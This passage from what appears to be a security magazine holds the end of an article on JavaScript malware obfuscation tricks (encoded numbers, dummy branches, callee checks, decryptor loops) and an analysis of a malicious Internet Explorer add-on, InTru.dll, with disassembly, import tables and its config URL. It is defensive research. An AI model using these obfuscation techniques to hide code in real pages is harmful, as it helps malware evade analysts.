v[0] = CreateObject(a, "MSX"+"ML2.Se"
    + "rverXM"+"LHT"+"
    TP");
```

## Converting Numbers

In order to hide strings, malicious authors often convert them to ascii codes and hide those numbers. Hiding numbers is often easier than manipulating strings. There are many ways of doing mathematical operations with them that can confuse the researcher. An easy way to hide a string by means of numbers is the `parseInt` function. `parseInt`

will return the integer part of the number ignoring any value after the decimal point. The example in Listing 9 illustrates this concept.

In the example in Listing 9, the `a` variable holds our ascii codes separated by the letter `R`. But there is one more thing there. The values have decimal numbers, which will be discarded when they are parsed by `parseInt`. They are just ignored by the function so they truly are extraneous characters.

Any other Math function can be used in the same way to hide the use of numbers in the code. `Math.Min`, for example, returns the minimum of two numbers. The example in Listing 10 shows how this can be used to mask a number in the same function used in the previous example.

### Listing 10. Hiding numbers with math functions

```
var a='72.32R101.65R108.83R108.53R111.521R33.091';
var b = a.split('R');
var c = 0;
var final='';
for (n=Math.Min(1024,c);n<b.length;n++){
final += String.fromCharCode(parseInt(b[n]));
}
alert(final);
```

### Listing 11. Replacing a number by a function

```
function Base16(in){
    var b=16;
    return(parseInt(in,b));
}
function decrypt(enc_str){
    function Two () {
        var a=2;
        return a;
    }
    var dec='';
    for(i=0;i<enc_str.length;i+=Two()){
        dec+=(String.fromCharCode(Base16(enc_str.substr(i, Two()))));
    }
    return dec;
}
document.write(decrypt('3C5343524950543E77696E646F772E737461747'))
```

### Listing 12. 'If' dummy branching

```
s='116121108101061034100105115112108097...!';
t='';
l=s.length;
i=0;
while(i<(l-1)){
    for(j=0;j<3;j++){
        t+=s.charAt(i);
        i++;
    }
    if((t-unescape(0xBF))>unescape(0x00))t--(unescape(0x08)+unescape(0x30));
    document.write(String.fromCharCode(t));
    t='';
}
```

Other Math functions can be used with similar effect, like `Math.Ceil` (rounds up decimals), `Math.Floor` (rounds down decimals), `Math.Max` (maximum of two numbers) and `Math.Abs` (discards all decimals).

In fact, any mixture of mathematical operations can be used to hide the real numbers. A sample of a mixed technique of number obfuscation follows. This was taken from the double table example shown in Listing 3. The original code of the declaration of the second table was this:

```
hD=Array(XI('152'),18549^18594,19750^1
9937,XI('214'),39015^39082,XI('21
2'),XI('208'),XI('132'),58797^58725
,30840^30909,202,XI('195'),XI('209'
),XI('193')...);
function XI(La){return parseInt(La)}
```

This table is obfuscated by replacing some elements by:

- Arithmetic operations, in this case XOR (the `^` symbol)
- Calling a function that returns the integer part or the number

Not much is accomplished here except making the table look more complicated than it really is.

## Replacing Numbers by Functions

Another trick we have seen used is to replace a number by a function that just returns the number. The following function is a good example of this technique:

```
Function Return2() {
Return 2;
}
```

In the example above, once the function is declared, every instance of the number 2 can be replaced by a call to the function, in this manner: `a = Return2() + Return2();`

Variable `a` should have a value of 4 at this moment. An example of malicious code found in the wild using this trick is presented in Listing 11.

Note how the function `Two` only has one use: to replace the real number 2 in order to make analysis more difficult. Also, in the original code, the function had a

random-looking name so it is not easy at first sight to determine the real intent of the code. Automated analysis systems might be fooled by such a strategy. The same technique could be used by generating the number within the function by means of more complex mathematical operations though we have not seen this in the wild yet.

## Dummy Branching

This is a way of inserting *if* conditions that are never fulfilled in order to throw off investigators. The example in Listing 12 shows such a dummy branching. Some code has been omitted for clarity.

Note how the *if* condition is never fulfilled. The variable *t* holds the *ascii* decimal code of each character in the string. This usually ranges from 48 (for number 0) to 122 (for the lowercase letter *z*). When 191 (hex *BF*) is subtracted from this number, the result is always negative so the rest of the condition is never executed. If you ignore the whole *if*

line, the code does the same and it is more readable. Readability is not the main concern for malicious scripts as we will see next.

## Messing It up

This is something very often used to make reading the code more difficult: random variable names and newline removal. An example such as the one just shown above becomes this unreadable mess when newlines are removed and variables randomized. Note how the functionality is unchanged (see Listing 13).

## Callee Function Checking

The last trick we are going to present is the callee function checking. Every time a function is called, Javascript creates a special variable and assigns all the code of the function to it. The value of this variable is the full text of the function (starting by the word *function* and ending in the closing curly bracket). You can check the callee variable by yourself with this piece of sample code:

```
function ex() {
    alert(arguments.callee);
}

ex();
```

Attackers can use this variable in a number of ways. The objective is to prevent researchers to change the function in any way. In order to do this, they can check that the callee function be equal to the original value. A popular way to do this is to count the characters of the callee variable and check if it has changed. For

example, if the original function is known to be 550 characters long, the following snippet of code would check for alterations in it:

```
if (arguments.callee.toString().length == 550) { /* decryption */ }
```

A smarter way is to use this number within the function. The example in Listing 14 shows this method very clearly.

Here, the author has replaced the number 3 in the declaration of the *for* loop in the function by:

```
(arguments.callee.toString().length) -
    254
```

An investigator studying this code and trying to change a variable name to a shorter more readable one would make the decryption loop behave differently and therefore cause the function to fail or to decrypt the wrong way.

A more advanced way of using the callee variable to protect functions is to use its value as the decryption key. This makes the smallest alteration in the code affect the decryption.

## Conclusion

Attackers use different strategies to hide their malicious code from view. Malware investigators and everybody analyzing web-based malware will face these obfuscation techniques at some point so it's useful to have a clear idea of how and why they work. Hopefully this article helped the reader to understand the main forms of obfuscation in the wild. Having a decent understanding of how web attacks work gives us the ability to reveal the true nature of the underlying hidden code. Armed with this knowledge, malware diggers and researchers out there can study samples and devise methods and procedures to protect the rest of us cybersurfers from web attacks.

### On the 'Net

- Javascript ASCII converter: [http://www.vortex.prodigynet.co.uk/misc/ascii\\_conv.html](http://www.vortex.prodigynet.co.uk/misc/ascii_conv.html)
- Javascript Unescape tool: <http://www.web-code.org/coding-tools/javascript-escape-unescape-converter-tool.html>
- Base64 decoding tool: <http://www.motobit.com/util/base64-decoder-encoder.asp>

### Further reading:

- Javascript, the definitive guide. O'Reilly 2006.

#### Listing 13. Random variable names and newline removal

```
B4521='116121108101061034100105115112108097...';G1213='';A9762=B4521.length;C4301=0;while(C4301<(A9762-1)){for(CAB12=0;CAB12<3;CAB12++){G1213+=B4521.charAt(C4301);C4301++;}if((G1213-unescape(0xBF))>unescape(0x00))G1213--(unescape(0x08)+unescape(0x30));document.write(String.fromCharCode(G1213));G1213='';}
```

#### Listing 14. Callee function checking

```
function decrypt(enc_string){
    var final='';
    for(i=0;i<enc_string.length;i+=arguments.callee.toString().length-254){
        final += String.fromCharCode(enc_string.charCodeAt(i) & enc_string.charCodeAt(i+1) | enc_string.charCodeAt(i+2));
    } document.write(final);
}
decrypt(unescape('1*1F0%03dhhw%14di%0Dix%04%12%7F%2C%05N%09K%18%02%01n%3C%22%0B%60i.G%22...'));
```

### About the Author

David Sancho joined Trend Micro in 2002, having fulfilled a variety of technical security-related roles. Currently, he is a Senior Anti-malware researcher specialized in web-threats and other emerging technologies. In his 10 years of experience in the security field, he has written and published a number of research papers on malware tendencies, has been featured on the media and participated in customer events where he has presented on business issue and malware-related topics. His interests include Web infection methods, vulnerability exploitation and white-hat hacking in general. He can be contacted via email on [David\\_Sancho@trendmicro.com](mailto:David_Sancho@trendmicro.com)



ADITYA K. SOOD AKA OKNOCK

# Breaking in Add-on Malwares

Difficulty



This paper covers the working functionality of Malware Add-ons. The add-ons are called Application Extension programs that enhance the functionality of a program. The web browsers use a number of Add-ons as browser helper objects. The transformations in technology have increased the incidence of Malwares.

Malwares perform rogue functioning by keeping the identity intact with systems. No doubt the front end remains the same but the working strategy is different. This paper deals specifically with Malware application extensions and its deleterious impacts on the system. Internet Explorer case study will be undertaken to dissect the internal structure of Add-ons. The practical techniques will be cited to understand the malwares effectively.

introduced to prevent the issue application exploitation. The infection surface of an application is too wide and random. So it is impossible to predict the affect on system or application state. It is also hard to control the behavior of an infection element. The Add-ons work on the defined benchmarks against which they are designed. Attackers are well versed in designing Malware Add-ons for exploiting resources. Some of the definitive reasons have been illustrated below:

## WHAT YOU WILL LEARN...

Working and cause of Internet Explorer – based Malware Addons

Semantics of malware handling

Breaking in procedure for analyzing Malwares for understanding the hidden functioning

The causes of Application Crash with the Live demonstrated example of Internet Explorer

## WHAT YOU SHOULD KNOW...

Peripheral knowledge of Add-ons in the Internet Explorer

Optimum knowledge of application design and extensibility


A brief knowledge of error generation and handling mechanism

## Structural View of Malware Add-ons

Add-ons are considered as tiny software components that are supplementary to web browsers or are enhancements to the previous installed software. The web browser loads the Add-ons as working elements and produces information based on that extension. The main aim is to enhance the flexibility of working components to ensure versatility. Nevertheless, they may cause application instability by impacting application software (crashing of software). Thus they marginalize the security and contribute to malfunctioning of reliable software. For example Internet Explorer crashes when a rogue Malware is added as an extension in the form of *Dynamic Link Library*.

The IE fails to render the malware contents in a possible manner leading to its crash. This is due to either buffer overflow or pointers mismatch. Protection mechanisms have been

- Most of the web browsers allow code execution without any warning or invalidation checks which is a matter of security breach. Rogue extensions properly exploit this inherited behavior of software's application. Operating system shows warning when a Malware Add-on tries to access the system DLLS or EXES for manipulative functioning. But a single vulnerability or flaw can lead to system compromise. Attackers are much aware of these weaknesses so they design application extensions with insecure code. It is done to generate exceptions that can not be handled by exception handlers of the system. This results in system instability.
- It has been noticed that the application extension code for browsers is mainly in JavaScript or an ingrained DLL. Most of the Dynamic Link Libraries are added as Add-ons. The DLL call specific modules for relative



**Figure 1.** Various Add-ons loaded in Internet Explorer

functioning. The modules are designed for performing operations that affect the system. If instability occurs through web browser, the system is going to be affected in one or the other way. Internet Explorer encounters a lot of problem and is exploited many times. Some Add-ons create ActiveX Objects for performing registry related operations to temper the operating system directly. The ActiveX Objects provide direct interface with application based software. One can access Registry structure, Local File System and can perform Command Execution. The Add-ons can perform remote functioning too. In these cases the DLL are designed to load some Malware content in the form of XML from Malware based websites. When the content is downloaded by the browser through GET requests, the browser finds it very hard to render the XML content normally. Due to this default exception, handle is not able to handle that intrinsic error. Hence the browser crashes and vulnerable element is undertaken. The users show vulnerable mind set too. Rogue Add-ons are added to

web browsers without verification and notification. If one looks carefully, the BUG is not inherent in the application but flaws in the third party code affects the front end applications and base software.

A snapshot of Internet Explorer is shown displaying the loaded browser helper objects.

Let's dissect the peripheral structure of Add-ons: Figure 2.

The above presented layout is the working design of a Malware Add-on. In this primarily the Add-on comprises of a number of rogue functions. These functions perform certain operations that crash the application and enable it to work as a Malware base. This not only degrades the application robustness but also affect the operating system. The working components are presented in the snapshot. The Add-on comprised of *Functional Module Rm(1)* and so on. The various *Rm (n)* are considered as functional modules which are coded to dethrone the functioning. When these functions are called by an application as a part of add-on it generates an exception. The general view of manipulated functions is presented in the diagram. Every single module adheres to a different type of operation. The operations are performed in a covert manner. These functions are operated at the back end and make your system an exploited base.


The architecture of Internet Explorer is complex. The compatibility is lowered with the addition of Add-ons that are not verified prior to load in an application. Internet Explorer mechanism of handling these add-ons is highly vulnerable as

it crashes most of the time thereby creating an opportunity of exploitation. Even if exploitation vector is not so intensified, application still suffers a lot.


Let's look at the general view of browser working. In this browser inherits an interactive renderer internally. It acts as content rendering system when a browser is loading a XML based data from a remote server. After that the raw data has to be presented in a generic manner for users. This whole process is termed as Document synthesis because of the all browser supports DOM i.e. document object model. The problem arises when the content is not rendered successfully and an exception occurs.

One can see clearly the functionality of browser. Add-ons adhere to hidden functioning. When ever an Add-on is loaded into the context of browser the processing is done according to the defined benchmarks. The benchmark here refers to standard operation performed by the browser when a request is initialized. So a simple code stub in the form of Add-on exploits the browser processing in a rogue manner. Overall discussion has been done. Let's analyze the case:

**Case:** Internet Explorer is loaded into memory and suddenly it crashes. The snapshots that have been presented below



**Figure 2.** Overview of Malware Add-ons



**Figure 3.** Peripheral working of a browser



to look at the case exactly. After that we will analyze the internal problem by reversing and finding the root cause.

The IE is crashed. It is a standard layout of error handling by Windows Operating System. Of course the next step is to analyze the real point of infection that has triggered the instability in the application. The next layout will clear up the picture to some extent.

The system is using so many Add-ons but this situation is never encountered. But this layout says that InTru.dll Dynamic Link Library is not verified by the Internet Explorer. One question is always stated that failure in verification of Add-on leads to application crash. This is a subtle response and it projects the behavior of InTru.dll when it is applied as such for functional usage. The very first point comes to mind is the identity of this DLL. Is it a Malware? This DLL is performing certain rogue functions that are not handled by Internet Explorer. Another Debug layout is presented on Figure x. It shows the exception and debugs statistics of the IE crash due to InTru.dll.

A cross check is performed to analyze the effect on Internet Explorer when InTru.dll is not loaded as Add-on. In order to prove this the Add-on is flagged as disabled in IE to watch the functioning.




Figure 4. Internet Explorer crash



Figure 5. Cause of crash

There are number of add-ons presented in the above layout. The InTru.dll is set in disabled mode and is not loaded while IE is in dynamic state. There are also other Add-ons which are not verified by IE mechanism but IE does not show any vulnerable stats. Now the InTru.dll will be reversed for its Malware characteristics.

## Analysis

The next step is to dissect the internals of this InTru.dll. One thing is sure – this DLL is loading or calling rogue functions that are not handled by IE effectively. Even if function is executed, the response is not assembled by IE in a structured manner thereby generating exceptions. The internals will reflect the components of this DLL. The term is known as *Root Cause*. It is defined as the main cause of an exceptional error. It can be analyzed by traversing an application object tree from bottom to top. Actually the functionality of objects is based on hierarchical layout in the form of tree. It is almost similar to tree data structure and object as nodes. This approach of finding the cause of error is very effective from flexibility point of view. The applications will be tested on standard benchmarks. But the question is Why IE crashes? Let's start the things.




Figure 6. Debug response




Figure 7. Malware InTru.dll is disabled

## Breaking in Functions

This process is based on DLL Tracing to look for calling modules. The IDAG Functional Graph is presented in Figure 8.

The graph shows the functions that are called by this DLL with respect to

### Listing 1. Declaration of InternetOpen() and InternetConnect() function

```
HINTERNET InternetOpen (
    LPCTSTR lpszAgent,
    DWORD dwAccessType,
    LPCTSTR lpszProxyName,
    LPCTSTR lpszProxyBypass,
    DWORD dwFlags
);
HINTERNET InternetConnect (
    HINTERNET hInternet,
    LPCTSTR lpszServerName,
    INTERNET_PORT
        nServerPort,
    LPCTSTR lpszUsername,
    LPCTSTR lpszPassword,
    DWORD dwService,
    DWORD dwFlags,
    DWORD_PTR dwContext
);
```

### Listing 2. Declaration of HTTPOpenRequest() function

```
HINTERNET HttpOpenRequest (
    HINTERNET hConnect,
    LPCTSTR lpszVerb,
    LPCTSTR lpszObjectName,
    LPCTSTR lpszVersion,
    LPCTSTR lpszReferer,
    LPCTSTR*
        lpszAcceptTypes,
    DWORD dwFlags,
    DWORD_PTR dwContext
);
```

### Listing 3. Declaration of HTTPSendRequest() function

```
BOOL HttpSendRequest (
    HINTERNET hRequest,
    LPCTSTR lpszHeaders,
    DWORD dwHeadersLength,
    LPVOID lpOptional,
    DWORD dwOptionalLength
);
```

### Listing 4. Declaration of InternetReadFile() function

```
BOOL InternetReadFile (
    HINTERNET hFile,
    LPVOID lpBuffer,
    DWORD
        dwNumberOfBytesToRead,
    LPDWORD
        lpdwNumberOfBytesRead
);
```



# ASTALAVISTA RELAUNCH

## the hacking & security community

As a member you will enjoy ...

### >> Latest Security News

Astalavista.com provides you with the latest computer security news, information, vulnerabilities and white papers.

### >> Industry leading Directory


Our website hosts the largest internet resource on hacking and security: Regularly updated tools, articles, ebooks, movies and more.

### >> The Search

Searching is a big part of the internet. We offer you an index with the best specialised searchsites in different categories. Whatever you are searching for, you will find it.

### >> Online Tools

The latest online and applications that exist in the hacking and security community from the shared resources of all Astalavista members.



join for free on [www.astalavista.com](http://www.astalavista.com)  
and be a part of the community



**Astalavista.com**  
the hacking & security community

*DllRegisterServer*, *DllCanUnloadNow*, *DllUnRegisterServer* and *DllGetClassObject*. These functions are the standard benchmarks that are followed by every single DLL to load manually into the application. You also can find Registry API's that are used by this DLL effectively. This functional graph only provides a peripheral aspect of DLL Tracing. Mostly these functions are exported. It means that these are generically designed in the code manually. Let's see the exported function windows to cross check:

These functions are well structured. But looking at them it can be undertaken easily that no malware function is defined as such. So now we are going to knock the Import Address table for dynamically called API's. This will clear up the picture to some extent too.

The imported functions list is structured on Figures 9 and 10. The snapshot of specific functions is undertaken. It can be seen very clearly that Wininet functions have been used. This means the required Addon is using Wininet functions dynamically to perform the task it is meant for. These functions are the prime elemental modules that are used by this Add-on. One by one the usage of every single function will be discussed to understand the working statistics. The *InternetOpenA* prepares an application to start using Wininet library. The initialization parameter prepares an application for using internal data structure required for performing internet based functions. The very next imported function is *InternetConnectA*. This function is primarily used for opening protocol handles to exchange data. It includes FTP, HTTP or Gopher, etc. Actually it sets up an active session with a unique site. This process is generically termed as Session Building. The application mainly requests a session for transaction. It means as soon as the *Intru.dll* is loaded into the Internet Explorer it tries to open up an active session with

some website where the malware content or manipulated content is located. Let us look at the function prototypes first: Listing 1.

The next function is *HTTPOpenRequestA*. The *InternetReadFile* function uses the handle given by this *HTTPOpenRequestA* function to download the stream of data as file. This makes the process easier because data transaction taken over the internet is in the form of a file. The settings of various flags in these functions play a critical role in determining the characteristics of data being transferred. Take a look at the *HTTPOpenRequest* function: Listing 2.

So the behavior of Add-on is getting cleared from functional point of view. The next function is *HTTPSendRequestA*. Straight forward this function sends a request to HTTP server for performing required task. Then the client specifies extra headers to send along with the request. So the functional picture is quite clear. Let's have a look at the function presented in Listing 3.

So the functions are presented. The next function is *InternetReadFileA*. This function reads a file from the website whose working handle is being created by the other wininet functions. One thing is sure that this specific add-on is reading file from some website. There must be a specific URL present in the code which provides a source of calling to these functions. In this HINTERNET handle is created by the initialization functions. And the data is retrieved by sequential process of streaming (see Listing 4).

Name	Address	Ordinal
DllCanUnloadNow	10002D8E	1
DllGetClassObject	10002D9A	2
DllRegisterServer	10002DB4	3
DllUnregisterServer	10002DC4	4
calloc	10002A45	5
free	10002B05	6
malloc	10002A51	7
realloc	10002A86	8
start	73202C72	

Figure 9. Exported functions view in IDAG

These are the imported functions used by this *Intru.dll* object. Another basic part to check is how these functions are interrelated. This has been stated in previous articles that Cross Functional Analysis is to be performed for effective analysis. The code is tested on Intrinsic Calling of functions. In this cross references of the imported and exported functions are to be checked. But this Add-on does not provide any user specific references to and from the code. This relatively clears the picture that no generic cross references are used in this. The code is also equipped with Registry Keys. Let's have a look at the code (see Listing 5).

So presented code shows that registry has been tempered by the Add-on. This add-on is creating a key with a string parameter as *kontekstualAds*. At the same time registry deletes function is used. It means when ever a Add-on is dynamically loaded in the Internet Explorer a registry key is created with the defined string in the windows registry database. As soon as the DLL is unloaded when IE is closed the key is deleted leaving no traces in the database. Actually this process is used by malwares to active falsified working so that tracing is not possible. And the keys are deleted. This makes malware very dynamic from intrinsic point of view. So this possibility is cross checked by scanning registry. I simple performed a logical check with Regedit. Let's see Figure 11.

The inference is clear about the active use of registry in this. So it shows the

10004110	7	SysStringLen	OLEAUT32
10004118		HttpSendRequestA	WININET
1000411C		HttpOpenRequestA	WININET
10004120		InternetConnectA	WININET
10004124		InternetOpenA	WININET
10004128		InternetCloseHandle	WININET
1000412C		InternetReadFile	WININET
10004134		CoCreateInstance	ole32
10004138		CoUninitialize	ole32
1000413C		CoInitialize	ole32

Figure 10. Imported functions view in IDAG




Figure 8. Function graph in IDAG



On the 'Net

- <http://www.openrce.org>
- [http://www.openrce.org/blog/browse/aditya\\_ks](http://www.openrce.org/blog/browse/aditya_ks)
- <http://www.nynaave.net/>
- <http://home.arcor.de/idapalace/> - Index of IDAPalace
- <http://www.exetools.com>

**Listing 5.** Registry addition by Malware

```

mov     [ebp-4], eax
call    ds:RegCreateKeyExA
mov     edi, ds:sprintf
mov     esi, offset aKontekstualAds
push   esi
lea    eax, [ebp-404h]
push   offset aSDisplayname
push   eax
call   edi ; sprintf
mov     ebx, ds:RegDeleteValueA
add    esp, 0Ch
lea    eax, [ebp-404h]
push   eax
push   dword ptr [ebp-4]
call   ebx ; RegDeleteValueA
push   esi
lea    eax, [ebp-404h]
push   offset aSUninstallstri
push   eax
call   edi ; sprintf
add    esp, 0Ch
lea    eax, [ebp-404h]
push   eax
push   dword ptr [ebp-4]
call   ebx ; RegDeleteValueA
push   esi
push   dword ptr [ebp-4]
call   ds:RegDeleteKeyA
push   dword ptr [ebp-4]
call   ds:RegCloseKey
push   0
push   1
push   offset unk_0_10005540
call   ds:ATL_57
pop    edi
pop    esi
pop    ebx
leave
retn
    
```

**Listing 6.** Declaration of CoCreateInstance() function

```

STDAPI CoCreateInstance(
    REFCLSID rclsid,
    LPUNKNOWN pUnkOuter,
    DWORD dwClsContext,
    REFIID riid,
    LPVOID * ppv );

HRESULT CoInitialize(
    LPVOID pvReserved );
    
```


presence of CLSID object in the registry database. Even if you see in the list of imported functions, the CoCreateInstance API is used directly for creating an instance of any Class object. The CLSID of contextual can be verified from the picture. Let's see at the API call see Listing 6.

So the class object is created by Add-on Intru.dll effectively. The next point is to dissect the code in hexadecimal layout for analysis. The process is termed as Hex Dumping of raw code. This enables the reverse engineer to look at the raw output with respect to hexadecimal codes for better understanding. Always remember the dumping of malware code in hexadecimal always yield fruitful results. We are going to analyze the hex dump of Intru.dll Add-on.


The different color codes present the subtle information that is extracted from the source for better understanding of malware. Following inferences have been analyzed as:

- The blue color code states that the buffer is padded with useless strings. Many times Malware programs are padded with useless data in order to set the efficient size of buffer to be called. So the strings used in this

Malware add-on do nothing but are only used for peripheral use. Secondly, the red color code provides us with the information of destination URL which is used by an application to establish a session for downloading file from the source. The URL extracted is *http://www.adscontex.com/dir/Kontekstual/config.xml*. Last. It means an XML file is either fetched or used by this Add-on. This can be considered as one of the factors of crashing Internet Explorer because the contents of the file are not rendered well by Internet Explorer and hence an exception occurs. The raw code is throwing information in an efficient manner. The grey color projects information regarding *Registry Creation and Deletion*. This has been explained in previous section. The only difference one can predict about the raw structure of the registry keys in this output. The green color shows that JavaScript is triggered for Pop up generation whenever a session is established with the destination for malicious activities. The black color consists of useless buffer with *blah* strings. It also covers the Registry path and showing in



**Figure 11.** Registry check against IE Add-on i.e inTru.dll



**Figure 12.** Malware Add-on functionality diagram in detail



REG\_SZ string parameter in other format i.e. software\%s.

So overall this gives a straight forward view of the working semantics of these

types of browser helper objects. Based on this inference a practical diagram have been designed to present the working methodology of a specific Malware based browser helper object.

This not only helps in understanding the hidden artifacts but also useful in information gathering (see Figure 12).

Overall the analytical phase is summarized in the snapshot provided on Figure 12. The addition of rogue component i either as Plugin or helper objects affects the system state and makes application suffer a jolt.

